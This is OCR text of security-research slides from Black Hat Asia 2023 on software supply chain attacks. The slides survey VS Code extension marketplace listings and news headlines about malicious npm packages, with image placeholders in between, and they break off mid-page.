Breaking the Chain: An Attacker's Perspective on the Supply Chain

Yakir Kadkoda

Ilay Goldman

aqua

About us

- Security Researchers at Aqua Security
- Perform research on supply chain vulnerabilities


- Previously Red teamers

Our Research Mindset


The Development Flow

The Development Flow


The Development Flow




The Development Flow



The Development Flow




The Development Flow




IDE Phase

Visual Studio Code Extensions

Code editors & IDE



Most popular IDE



2022 Developer Survey

VSCode Extensions

Python
Microsoft 77.8M
microsoft.com
IntelliSense (Pylance), Linting, Debugging (multi-threaded, remote), Jupyter Notebooks...
★★★★☆ FREE

Code Runner
Jun Han 17.7M
Run C, C++, Java, JS, PHP, Python, Perl, Ruby, Go, Lua, Groovy, PowerShell, CMD,...
★★★★½ FREE


Docker
Microsoft 21.5M
microsoft.com
Makes it easy to create, manage, and debug containerized applications.
★★★★½ FREE

Live Server
Ritwick Dey 31.2M
Launch a development local Server with live reload feature for static & dynamic pages
★★★★½ FREE


Beautify
HookyQR 9.4M
Beautify code in place for VS Code
★★★★☆ FREE

GitLens — Git superch
GitKraken 20.8M
gitkraken.com
Supercharge Git within VS Code — Visualize code authorship at a glance via Gi...
★★★★☆ FREE

VSCode Marketplace



VSCode Marketplace



npm Packages

black hat ASIA 2023

Malicious npm Packages

The Hacker News

Subscribe to Newsletter

Home | Data Breaches | Cyber Attacks | Vulnerabilities | Malware | Offers | Contact

Researchers Uncover Malicious NPM Packages Stealing Data from Apps and Web Forms

July 05, 2022 Ravie Lakshmanan

DARKReading

The Edge | DR Tech | Sections | Events

Risk | 5 MIN READ | NEWS

Malicious npm Packages Scarf Up Discord Tokens, Credit Card Info

The campaign uses four malicious packages to spread "Volt Stealer" and "Lofy Stealer" malware in the open source npm software package repository.

ZDNET

tomorrow belongs to those who embrace it today

trending | innovation | home & office | business | finance | education | secu

